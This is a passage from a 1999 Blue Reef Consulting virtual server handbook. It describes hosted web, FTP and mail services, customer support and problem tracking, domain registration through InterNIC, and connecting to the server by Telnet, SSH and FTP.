                                   services are outlined in detail in the concluding portions of this chapter.
                                   Core virtual services capabilities are complemented with the following
                                   utilities:
                                   ♣ iManager
                                   ♣ iRoot
                                   ♣ ACE
                                   ♣ Microsoft® FrontPage® server extensions
                                   ♣ CGI scripts (customized for our clients)
                                   ♣ Java applets (customized for our clients)
                                   The Virtual Server environment also supports popular third-party
                                   applications (or what we term "contrib" programs).


                                   The Virtual Server: HTTP (Web) Service
                                   The World Wide Web project has taken the Internet by storm. That is good
                                   news for your business if you are able to take advantage of it. With the
                                   Blue Reef Virtual Server System, customers can access your company's
                                   web service with greater ease and confidence than before. The Virtual HTTP
                                   (Hyper Text Transfer Protocol) service provides all the power and
                                   bandwidth your company needs for a private-labeled web site.
                                   The Virtual HTTP Service enables your business to private-label its web
                                   service. This service allows you to reach the millions of homes and
                                   businesses that are online each day without hassling with the cost of
                                   maintaining a dedicated server. Not only will you benefit from cost savings,
                                   the Virtual Web Service displays a more professional appearance to your
                                   customers. Your home address appears as www.yourdomain.com not
                                   www.bluereef.net/~yourdomain as it would with a non-virtual shared service
                                    or web mail.
                                   You can add Netscape Compatible Encryption or SSL to your Virtual
                                   Server. With SSL, your customers feel confident sending sensitive
                                   information online such as passwords and credit card numbers for payments.
                                   Many other extensions, CGI scripts, Java applets, and popular third-party
                                   applications are included with your Blue Reef Virtual Server.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      16
BLUE REEF VIRTUAL SERVER HANDBOOK                                                          Chapter 1 - Introduction


                                   The Virtual Server FTP Service
                                   Another popular use of the Internet is the File Transfer Protocol (FTP),
                                   which enables users to download files made available to them on other
                                   computer systems. These files can be in any format you choose.
                                   With your Virtual FTP service, your customers can download your manuals,
                                   whitepapers, applications, and more! For example, customers can
                                   download a catalog of your products or a price list of your se rvices. This
                                   enables customers instant access to vital information, and saves you printing
                                   and mailing costs.
                                   The Virtual FTP service enables you to maintain a simple FTP address such
                                   as ftp.yourdomain.com. Your FTP address appears to customers just as it
                                   would with a dedicated server. Both anonymous and non-anonymous
                                   capabilities are available.


                                   The Virtual Server: POP Service
                                   Post Office Protocol (POP) enables users to read their email without
                                   having to learn a server's cumbersome mail program. Instead, the user can
                                   access her email using any computer and by using any POP email software
                                   she likes, such as Netscape Messenger, Eudora, Outlook, or Pegasus.
                                   The Virtual POP service enables your company to establish a dedicated
                                   private-labeled mail system without the cost of maintaining on a constant
                                   Internet connection. With your Virtual POP service, you can establish unlimited
                                   password-protected mailboxes on the Virtual Server (except Server A). These
                                   POP accounts would reside on a server with your address: pop.yourname.com.
                                   The mail stays on the Virtual Server until you retrieve your messages with an
                                   email client, similar to the concept of retrieving your mail from a P.O. box.
                                   The Virtual POP service also gives your company the flexibility to create
                                   unlimited email addresses and aliases (have mail forwarded to any POP box
                                   you choose). This would allow you to collect email sent to multiple addresses,
                                   such as info@you.com and sales@you.com, from one email account instead
                                   of having to log into and collect mail from multiple email accounts.
                                   The Virtual POP service allows you to establish these multiple email addresses
                                   at no extra charge. Without the Virtual POP service, you would have to
                                   purchase multiple POP accounts from your local ISP, which could be very
                                   expensive.


                                   The Virtual Server: IMAP Service
                                   Internet Message Access Protocol or IMAP is a method for accessing
                                   electronic mail that is stored on a remote mail server (your Virtual Server).
                                   IMAP permits a client email program to access remote message folders as
                                   if they were local. For example, email stored on an IMAP server can be
                                   manipulated from a desktop computer at home, an office workstation, or a
                                   traveling laptop computer, all without the need to transfer messages or files
                                   back and forth between each computer.
                                   IMAP’s ability to access messages (both new and saved on the Virtual
                                   Server) from more than one computer is important as reliance on electronic
                                   messaging and multiple computer use increase.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     17
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 1 - Introduction


                                   Note: If the mail is accessed from one server only, then the Post Office
                                   Protocol (POP) works best. POP was designed to support off-line
                                   messages (i.e., where you download messages to your local computer
                                   and delete them from your Virtual Server).


                                   The Virtual Server: SMTP Service

                                   You can use Simple Mail Transfer Protocol (SMTP) or email to send
                                   letters across local networks or Internet connections. With your Virtual Mail
                                   Service, you can send outgoing mail to any standard email address
                                   (someone@somecompany.com) in the world. Along with Majordomo, a
                                   server extension, you can maintain a mailing list and email list server.
                                   With this you foster relationships with both your existing and potential clients.
                                   Your private-labeledVirtual SMTP server (smtp.yourname.com) also has
                                   anti-spam features to prevent unauthorized persons from using your mail server.
                                   Your Virtual SMTP Service also gives you the power to create unlimited email
                                   aliases linked to your own domain, without having to create additional POP boxes.
                                   The Virtual SMTP Service can do the following with mail:
                                   ♣ Deliver mail to thousands of standard email addresses simultaneously
                                   ♣ Prohibit unauthorized users from sending mail from your server address.
                                   ♣ Forward mail to your personal email account with your local access
                                        provider.
                                   ♣ Forward mail to an existing POP account on your Virtual Server.
                                   With unlimited email aliases, you can assign an email address for
                                   customer support, marketing, or your mother, all at no extra cost. Aliases
                                   forward incoming mail to each address residing on your Virtual Server, or
                                   remote accounts established with your ISP.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    18
BLUE REEF VIRTUAL SERVER HANDBOOK                                                          Chapter 1 - Introduction


                                   The Virtual Server Administrator

                                   The Virtual Server System is a powerful Internet solution that is currently
                                   being used to power tens of thousands of web sites. The Virtual Server
                                   System is more than a simple hosting platform. It is a complete Internet
                                   Server solution. While many administrators simply use the Virtual Server
                                   System as hosting platform for their web sites, the administrator has the
                                   ability to "pop the hood" and control Internet services. The Virtual Server
                                   System provides the best of both worlds since it can be used "right out of
                                   the box" or its environment can be modified to meet specific needs of an
                                   administrator.
                                   The Virtual Server Administrator has the power to control the Virtual
                                   Server environment. Each web site administrator is provided with a
                                   username and password for accessing her Virtual Server UNIX shell
                                   account. This access empowers the administrator with the ability to control
                                   many of the Virtual Server functions. With this power also comes the
                                   responsibility to administer the various server functions, including
                                    but not limited to, the following:
                                   ♣ Adding or deleting virtual email and FTP accounts.
                                   ♣ Adding or deleting email aliases (forwarding addresses).
                                   ♣ Uploading or downloading files to the virtual FTP server.
                                   ♣ Maintaining the virtual web server HTML files.
                                   ♣ Installing and maintaining Common Gateway Interface (CGI) programs.
                                   ♣ Managing Virtual Server log files, including running stats and deleting
                                        logs.

                                   Note: Since the Virtual Server System is a UNIX-based solution, assign
                                   an administrator that has some UNIX and some programming experience. This
                                   will help you get the most out of your Virtual Server environment


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      19
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 2 - Before Getting Started


   Chapter


      2
                                   Before Getting Started
                                   Blue Reef’s Virtual Server customer service and support program is centered
                                   around its web site: virtserv.bluereef.net. The web site maintains a knowledge
                                   base including all product documentation and contributing applications.
                                   Answers to your most frequently asked questions can easily be found on the
                                   web site. This chapter will help you find the information you need to get up
                                   and running with your new Virtual Server.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    20
BLUE REEF VIRTUAL SERVER HANDBOOK                                                  Chapter 2 - Before Getting Started


                                   virtserv.bluereef.net
                                   The Blue Reef VirtualServer site is designed to be a resource of information
                                   for existing users as well as potential customers and is organized in the
                                   following manner:


                                   Home
                                   http://virtserv.bluereef.net/
                                   Home gives an overview of the Blue Reef Virtual Server. In the upper right
                                   corner of the page are links to all the web site sections listed below. The main
                                   Blue Reef web site, with all our other products services, is at www.bluereef.net.


                                   Servers
                                   http://virtserv.bluereef.net/servers/
                                   The Products section contains information about Blue Reef's different server
                                   packages and also contains useful information about transferring domains,
                                   server add-ons, ecommerce solutions, policies, as well as reseller and billing
                                   agreements .


                                   Orders
                                   http://orders.bluereef.net/servers/index.html
                                   "Wizards" exist that enable you to order new accounts and products for
                                   existing accounts. Several products and agreements are made available
                                   exclusively to Resellers. The use of Wizards enables us to quickly and
                                   efficiently process orders. In fact, your order will often be processed within
                                   two hours. The following wizards will help you place your order:

                                         ♣    Server Type Wizard
                                         ♣    Domain Name Wizard
                                         ♣    Canonical Name Wizard
                                         ♣    Additional Disk Space Wizard
                                         ♣    SSL Wizard


                                   Technical Support
                                   http://virtserv.bluereef.net/support/
                                   The Technical Support section is designed to help you quickly find answers
                                   to your virtual server questions. This should be the first place to look if you have
                                   teachnical questions about your server. The technical support section includes:
                                         ♣    Email Support Form
                                         ♣    Getting Started Guide


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       21
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 2 - Before Getting Started


                                       ♣       Virtual Server Help

                                       ♣       Add-On/Extension Help

                                       ♣       Online Handbook

                                       ♣       Solutions of the Month

                                       ♣       Support Policies

                                 You will find many common problems and solutions documented in the
                                 support section. Studying the resources in the support section will also give
                                 you ideas on how to improve the capability of your virtual server.

                                 Search
                                 http://virtserv.bluereef.net/help/search.html

                                 Search for any word or concept contained within the Blue Reef Virtual
                                 Server Web Site.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     22
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 2 - Before Getting Started


                                   Customer Service
                                   Blue Reef’s Customer Service assists users in maintaining their
                                   Virtual Servers by doing the following:
                                        ♣ Processing new domain and server orders.
                                        ♣ Billing
                                        ♣ Adding products to servers
                                   You can contact Customer Service via telephone, Email or the Problem
                                   Tracking System. Each Server comes with unlimited email support per month.
                                   Unlimited phone
                                      Phone: (305) 274-8393
                                        Email: support@bluereef.net
                                        Email: billing@bluereef.net
                                        Email: orders@bluereef.net


                                   Services
                                   Customer Service processes new orders, bills for all products, and adds new
                                   server products and services such as:
                                        ♣ Additional Domain names
                                       ♣ Cnames
                                       ♣ SSL
                                       ♣ Ecommerce
                                       ♣ CyberCash
                                        ♣ Server upgrades
                                        ♣ Additional disk space
                                        ♣ Login ID changes
                                        ♣ Virtual Server main domain names
                                       ♣ Termination/disabling or enabling of servers

                                   Note: For each product that is a billable item, Customer Service
                                   requires you to send an email to record the request. For example, if you
                                   need a domain name added to one of your accounts, there will be a $35
                                   charge. If you call and request the domain name, you must first email
                                   your request before it can be granted. If you have already sent an email
                                   and the domain has not been added, please call Customer Service.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    23
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 2 - Before Getting Started


                                 Technical Support

                                 Virtual Server Technical Support provides answers to customers and
                                 resellers by isolating specific problems that may be encountered while using
                                 the Blue Reef Virtual Server System. Technical Support will not assist
                                 customers or resellers in resolving specific programming issues (including
                                 CGI debugging) without issuing an additional charge. Virtual Server
                                 Technical Support provides the following services, free of charge:

                                       ♣      Server Maintenance and Monitoring

                                       ♣      Problem Tracking

                                       ♣      Answers to common web update questions

                                       ♣      Directing customers to other resources designed for their
                                              specific needs, (e.g. newsgroups for design, custom
                                              configurations, or programming).

                                       ♣      Troubleshooting for programming issues as they relate to
                                              configuration in the Virtual Server environment.

                                 Occasionally, Blue Reef makes third party vendor products available to
                                 customers and resellers at a special low price. The Virtual Server Technical
                                 Support staff will provide installation assistance for these products, but
                                 unless specifically identified, the Virtual Server Technical Support staff can
                                 not provide extended support for these products. For problems related to
                                 running these and other third party programs, customers should contact the
                                 program vendor.

                                  Note: Full Virtual Server phone support is available to Resellers with
                                  20 or more server accounts. The Problem Tracking System or email
                                  support is available to Resellers with fewer than 20 accounts. Blue
                                  Reef will respond to email support requests usually within two hours,
                                  and often within minutes.

                                 Reach Virtual Server Technical Support via telephone, email or the Problem
                                 Tracking System.

                                      Phone: (305) 274-8393
                                      Email: support@bluereef.net

                                 Problem Tracking System
                                 Customer Service and Technical Support use the Problem Tracking System
                                 to organize Problem Tracking Reports and give feedback to customers. The
                                 Problem Tracking System archives all Problem Tracking Reports and keeps
                                 them confidential; Report contents are viewable only by the customer and
                                 Blue Reef.

                                 If a Problem Tracking Report has useful information that can be used by
                                 other customers, then we create a new report, remove identifying
                                 information, and post the report in the Knowledge Base.

                                 The Knowledge Base is a collection of Problem Tracking Reports that is
                                 searchable by all customers that access the Problem Tracking System.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  24
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 2 - Before Getting Started



                                 Accessing the Problem Tracking System
                                 To access the Problem Tracking System, you need a user ID and password,
                                 which we issue to you when you become a Blue Reef Virtual Server
                                 customer or reseller.

                                 To access the Problem Tracking System, go to:

                                 http://virtserv.bluereef.net/support

                                 If you are unable to submit a Problem Tracking Report at the URL listed
                                 above, you may also submit a problem via email:

                                 support@bluereef.net

                                 Submitting a Problem Report

                                 The Problem Tracking System guides you through filling out a Problem
                                 Tracking report. The following is a list of the fields with their descriptions.

                                 Synopsis              What is the one-line summary of the problem?

                                 Severity              What is the severity of the problem? (Non-critical,
                                                       Serious, Critical)
                                 Priority              How soon do you need a solution? (Low, Medium,
                                                       High)
                                 Issue                 What is the primary issue of the problem?

                                 Environment           Where is the problem? Which Virtual Server
                                                       account? Detail the precise location of the problem,
                                                       including specific paths to files and directories when
                                                       referenced.
                                 Account               Your account list is displayed

                                 Sub-hosted            (if applicable)
                                  Domain
                                 Description           Describe the problem (include error messages as
                                                       they appear on the screen by copying and pasting
                                                       them into the text box).
                                 How-To-Repeat         Enter example code, input, or activities to reproduce
                                                       the problem. Include the details necessary to
                                                       recreate the problem.
                                 Possible Fix          Include possible work-arounds for the problem.

                                 Submit                Submits the Report to the Technical Support staff.


                                 Working with the Technical Support Staff
                                 When a Blue Reef Virtual Server Technical Support staff member has
                                 reviewed a submitted Problem Report, answers will be emailed to you. You
                                 may then respond by email to continue working through the issue. All
                                 email communications regarding a submitted Problem Report are archived
                                 with the original Problem Report.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   25
BLUE REEF VIRTUAL SERVER HANDBOOK                                                        Chapter 3 - Getting Started


   Chapter


      3
                                   Getting Started
                                   This chapter’s objective is to walk you through the initial steps of connecting
                                   to your ordered server after it has been activated. After reading this chapter,
                                   you should be able to connect to your server via:
                                   ♣ TELNET
                                   ♣ SSH (Secure Shell)
                                   ♣ FTP
                                   ♣ Windows (file sharing)
                                   This chapter also teaches you how to:
                                   ♣ Execute basic UNIX commands.
                                   ♣ Edit files online.
                                   ♣ Upload /Download files via FTP.
                                   ♣ Understand directory structure of the Virtual Server.
                                   This chapter includes the following information:
                                   ♣ Understanding your Email Configuration Letter
                                   ♣ Registering Domain Names with InterNIC
                                   ♣ Remotely Administering servers
                                   ♣ Basic UNIX commands


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      26
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 3 - Getting Started


                                   Understanding your Email
                                   Configuration Letter
                                   After your Virtual Server order is processed and activated, Blue Reef sends
                                   you and email Configuration Letter as shown below. This letter contains your new
                                   Virtual Server configuration and login information. The information in this
                                   letter is very important--don’t lose it! If you do lose your letter, submit an email
                                   to serverservice@bluereef.net and request a new configuration letter.


                                     E-mail Configuration Letter
                                     From:             Blue Reef Virtual Server Order Processing
                                     Reply-To:         support@bluereef.net
                                     To:                 [your E-mail address], archive@bluereef.net
                                     Subject:            new account [account ID]
                                                                    [Last name, First name]
                                                                    [Company Name]
                                     The Virtual Server you ordered on [order date] has been configured and activated
                                     on [activation date], (the date used to bill you for your first month of service). This
                                     letter contains important information that enables you to fully utilize your new
                                     Virtual Server. Please retain a copy of this letter for future reference.
                                     A server has been configured for you with the following features:
                                                         HTML service
                                                         E-mail aliasing
                                                         E-mail Mailbox capability (POP and IMAP)
                                                         FTP service
                                                         Virtual Sub-hosting
                                                         [ x ] MB disk space
                                     You need the following information to create your web site. This information is also
                                     used by Blue Reef to support your Virtual Server. Familiarize yourself with
                                     the following information:
                                                         Account ID:         [account id]
                                                         Login Name:         [login id]
                                                         Server Host:        [server name]
                                                         Domain Name: [domain name]
                                                         Temporary:          [temporary domain name]
                                                         IP Address:         [IP address]
                                                         E-mail address: [your E-mail address]
                                     In addition to your requested domain name, we enabled a temporary domain
                                     name, [temporary domain name], on our nameservers. Use this domain until
                                     registration for your permanent domain is complete, but please be aware that even
                                     the temporary domain may not be available for up to one day after your initial order.
                                      No domainregistration was requested. You must register your requested domain
                                     name. To get you started, go to the following URL:
                                                         http://virtserv.bluereef.net/support/gettingstarted/
                                     If you have a question that you cannot find an answer to on our web site, contact
                                     Blue Reef Customer Service. Use the Blue Reef Virtual Server Technical Support
                                     Problem Tracking System to submit your questions or problems:
                                                         http://virtserv.bluereef.net/support/
                                     If you have any questions about your Virtual Server order, please immediately
                                     contact us at: orders@bluereef.net
                                     Warm regards,
                                     Order Processing Department
                                     Blue Reef Internet Services


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       27
BLUE REEF VIRTUAL SERVER HANDBOOK                                                   Chapter 3 - Getting Started



                                   Email Configuration Letter
                                   Terminology
                                   order date                 The date you ordered your Virtual Server.


                                   activation date            The date your Virtual Server was activated.
                                                              Your monthly billing statement will
                                                              display your activation date to determine
                                                              your first month's prorated service fee.
                                   account ID                 The account ID of this Virtual Server. Use
                                                              this ID to identify your Virtual Server
                                                              in the Problem Tracking System.
                                   login name                 Use your login name to access your Virtual
                                                              Server via FTP, TELNET, or SSH. For more
                                                              information about how to use FTP,
                                                              TELNET, or SSH to access your Virtual
                                                              Server, see later sections in this Getting
                                                              Started chapter or Getting Started at
                                                              http://virtserv.bluereef.net/support/.
                                   server host                The name of the physical server or "fish"
                                                              which hosts your Virtual Server account.
                                                              (we’ve named our physical servers after
                                                              fish). When you call Customer Service
                                                              to request a Server Health status, please
                                                              state on which physical server or "fish" your
                                                              Virtual Server resides.
                                   domain name                The domain name you selected to use
                                                              as the primary domain name for your new
                                                              Virtual Server account.
                                   temporary domain name      The temporary domain name can be used in
                                                              place of domain name until such time that
                                                              your domain name is registered. This is
                                                              provided as a free service so that you can
                                                              access your Virtual Server while you wait
                                                              on the registration authority (e.g. InterNIC).
                                                              The temporary domain name only functions
                                                              for a few weeks following the setup of your
                                                              Virtual Server.
                                   IP address                 The IP address gives the precise Internet
                                                              address of your Virtual Server. You will
                                                              likely never need to use your IP address, in
                                                              part because the Domain Name Server
                                                              (DNS) handles mapping between host and
                                                              internet addresses.
                                   domain registration info   Gives you precise instructions with regard to
                                                              your domain registration status. An entire
                                                              page is devoted to domain registration in the
                                                              the Getting Started area of the support section
                                                              of the Blue Reef Virtual Server web site.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 28
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 3 - Getting Started


                                   Registering or Transfering your
                                   Domain
                                   You may have already registered a domain and need to transfer the domain
                                   to the Blue Reef Virtual Server name servers or you may need to register a
                                   new domain name for your virtual server. Blue Reef has tools on its web
                                   site to help you get the job done. You can also register your domain name
                                   directly at InterNIC's web site. The following sections explain how to use the
                                   Blue Reef Virtual Server web site for registering or transfering domains and how
                                   to contact InterNIC for domain registration.


                                   What is a Domain Name?
                                   Internet servers have a name and a number associated with them. The
                                   number part is called an IP address and the name part is called a domain
                                   name. Valid domain name characters include letters, digits, dashes, and
                                   periods. The domain name cannot begin nor end with a period or dash. If
                                   you are requesting a '.com', '.net', or '.org' top-level domain name, InterNIC
                                   limits names to 26 characters (including the top-level suffix).
                                   Domain names are registered with a domain name registry (e.g. InterNIC,
                                   RIPE, CDNNET). Depending on the type of top-level domain you request (the
                                   suffix of the top-level domain name such as 'com', 'net', 'uk', 'de') you will need
                                   to consult the domain name registry for specific guidelines. The '.com", ".net",
                                   and '.org' top-level domain names are registered with InterNIC. Other interna-
                                   tional top-level domains are registered by other regional agents.

                                   Examples of domain names that the InterNIC will register:
                                     example.com
                                     example.gov
                                     example.edu
                                     somelongname.net

                                   Examples of names that the InterNIC can NOT register:
                                     www.example.org
                                     http://example.gov
                                     example.us
                                     illegal_characters.net
                                     a-name-longer-than-twentysix-characters.com

                                   Why not?

                                   InterNIC will not register the name "www.example.org" because it contains
                                   an improper prefix (www.). If you wanted a web site whose address began
                                   with "www." you would simply register the domain ("example.org") with
                                   InterNIC and then ask your System Admininstrator to setup your account to
                                   allow both "www.example.org" and "example.org" point to your web site.
                                   InterNIC will not register "http://example.gov" because the "http://" part is not
                                   part of the name but rather a command that requests a file using the HTTP
                                   Protocol (in effect, a web page). InterNIC will register "example.gov".


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       29
BLUE REEF VIRTUAL SERVER HANDBOOK                                                           Chapter 3 - Getting Started


                                   InterNIC will not register "a-name-longer-than-twentysix-characters.com"
                                   because domain names with fields longer than 26 characters are not
                                   allowed.
                                   InterNIC will not register "illegal_characters.net" because it contains an
                                   illegal character. Domain names can only contain letters, digits, and dashes.


                                   Registering or Transfering Domains

                                   When you submit an order for a new Virtual Server or to add another domain
                                   to an existingVirtual Server, we will look up the domain. If the domain is
                                   registered, Blue Reef will ask you if you want to transfer the domain.
                                   Transferring the domain means a request is sent to the registar to modify the
                                   nameservers to point to the Blue Reef Virtual Server nameservers. None of the
                                   contact information is changed during the transfer process.
                                   If the domain does not exist, Blue Reef will ask you if you would like
                                   to register it. If you say yes the registration template will be sent to the
                                   registar. The registar will send you additional information on registering
                                   the domain. You are responsible for completing the registration process
                                   and paying all applicable fees to the registrar.


                                   Other Registration tools on the Blue
                                   Reef Virtual Server Web Site
                                   If you are still trying to decide on a domain name you can check to see if a
                                   particular domain is registered or available by going to this URL:
                                   http://virtserv.bluereef.net/servers/dns.html
                                   If you need some additional help on modifying or transferring a domain use
                                   this URL:
                                   http://virtserv.bluereef.net/servers/dns_transfer.html


                                   Registering Domain Names with
                                   InterNIC
                                   As mentioned before, InterNIC is the organization that registers Internet
                                   Domain Names with the ".com", ".org", and ".net" suffixes. You may choose
                                   to work directly at InterNIC's web site when managing your domain. Below
                                   is some information on how to work with InterNIC.

                                   To register a domain name
                                   1. To register a top-level domain of .com, .net, .org or .edu go to
                                       http://www.internic.net/help/domain/new-domain-reg.html.
                                   2. To register a top-level domain name with a country code (e.g. ".uk"),
                                       refer to the registrar for that country’s top-level domains.

                                   3. Ensure that the domain name has the correct name servers listed. The
                                      name servers for Blue Reef Virtual Servers are as follows:
                                      ♣ NS1.SECURE.NET


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                         30
BLUE REEF VIRTUAL SERVER HANDBOOK                                                      Chapter 3 - Getting Started


                                        ♣     192.41.1.10
                                        ♣     NS2.SECURE.NET
                                        ♣     192.41.2.10

                                   To add the domain name as a subhost for your Virtual Server
                                   Send a request either by email (orders@bluereef.net) or the Blue Reef
                                   Web Store (https://orders.bluereef.net/virtserv/domains/).

                                   To modify existing domain names
                                   1. Go to http://www.internic.net/help/domain/mod-domain-reg.html.
                                   2. Complete the wizard.

                                   To add the modified domain name as a subhost for the Virtual
                                   Server
                                   After you have modified the domain name to point to Blue Reef's name
                                   servers, send a request by email (service@bluereef.net) or through the
                                   Blue Reef Web Store (https://orders.bluereef.net/virtserv/domains/).

                                   To transfer existing domain names from one party to another
                                   Go to the following URL:
                                   http://www.internic.net/reg-change/instructions.html.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    31
BLUE REEF VIRTUAL SERVER HANDBOOK                                                        Chapter 3 - Getting Started


                                   Administering Servers Remotely
                                   Blue Reef enables administrators to connect to their Virtual Servers by
                                   using Telnet, SSH (Secure Shell), FTP and Windows File Share. This section
                                   includes step-by-step instructionsfor setting up and using Telnet, SSH, FTP and
                                   Windows File Share. Each program usually prompts for the same type of
                                   information to connect to your Virtual Server. The following terms and
                                   definitions will aid you in connecting to your Blue Reef Virtual Server.

                                   Domain name            Your domain name or temporary domain name.
                                   Hostname               Same as the domain name. When prompted for the
                                                          hostname the domain name or IP address can be
                                                          used.
                                   Login name             The default login name specified in the Email
                                                          Configuration Letter.
                                   User name              The same as the login name.
                                   IP address             The IP address assigned to your Virtual Server.
                                   Port                   Depending on the program that you use to connect to
                                                          the Virtual Server, the Port number differs.
                                   The necessity for Port numbers is rare. The Virtual Server uses the standard
                                   ports, so using the default port will work in most cases. In the event that you are
                                   prompted for a port number, however, the following list represents port numbers
                                   used on the Virtual Servers:
                                        FTP           21
                                        HTTP          80
                                        HTTPS         443
                                        IMAP          143
                                        POP           110
                                       SMTP           25
                                       SSH            22
                                       TELNET         23


                                   Telnet
                                   Telnet is a program or group of programs commonly used to remotely
                                   control UNIX servers. Telnet connects your computer at home or office to a
                                   server on a remote network. When you enter commands, Telnet executes
                                   commands as if you entered them directly on the server. Telnet gives you power
                                   to control your Virtual Server from your local computer.

                                   Note: While you use Telnet, you are in a UNIX shell environment, so you
                                   should know some basic UNIX commands. More information on UNIX
                                   commands is covered later in this chapter.


                                   Connecting to your Virtual Server using CRT
                                   Many Telnet programs are available for both PCs and Macs. For the PC, the
                                   standard is CRT, developed by Van Dyke and associates. For more information
                                   about CRT and other Van Dyke programs, visit:
                                   http://www.vandyke.com/products/crt/index.html

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      32
BLUE REEF VIRTUAL SERVER HANDBOOK                                                     Chapter 3 - Getting Started



                                   CRT is often the choice of UNIX programming professionals because it
                                   (http://www.vandyke.com/products/crt/index.html) has more options than
                                   the standard Telnet program that ships with Windows (telnet.exe).


                                   To configure a session
                                   1. From the Connect dialog box, click New. If you are not in the Connect
                                       dialog box click on File and then Connect.
                                   2. From the Session Preferences dialog box, enter the name of the session.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   33
BLUE REEF VIRTUAL SERVER HANDBOOK                                                     Chapter 3 - Getting Started


                                   3. Choose Telnet as the Protocol.
                                   4. In the Hostname or IP textbox, enter your domain name, your temporary
                                       domain name, or IP address.
                                   5. In the Port textbox, enter 23.
                                   6. To save the session, click OK.

                                   To begin a session
                                   From the Session List in the Connect dialog box, double-click on the name
                                   of session.

                                   Connecting to the Virtual Server using SSH (Secure
                                   Shell)
                                   SSH (Secure Shell) is a secure Telnet program you use to log onto a remote
                                   computer (your Virtual Server). SSH provides a securely encrypted connection
                                   between your Virtual Server and your local computer, protecting what you type
                                   from peering eyes. Connecting to your Virtual Server using an SSH client is
                                   made simple with F-Secure SSH™ (http://www.datafellows.com /). F-Secure
                                   SSH is included in the F-Secure Desktop written by Data Fellows. F-Secure SSH
                                   uses port22 on your Virtual Server.

                                   Note: Telnet does not encrypt data sent between your local computer
                                   and your Virtual Server. With an SSH client, you still use all the commands
                                   you use with a Telnet client, just in a securely encrypted connection.


                                   FTP
                                   Use FTP (File Transfer Protocol) to transfer files between your Virtual
                                   Server and your local computer. Like Telnet, there are many FTP programs
                                   available. Windows 95 ships with a command-line FTP program.

                                   To run the command-line FTP program
                                   1. From your Windows 95 taskbar, click Start.
                                   2. Click Run.
                                   3. Enter ftp yourdomain.com (where yourdomain.com is replaced with
                                       your actual domain name).

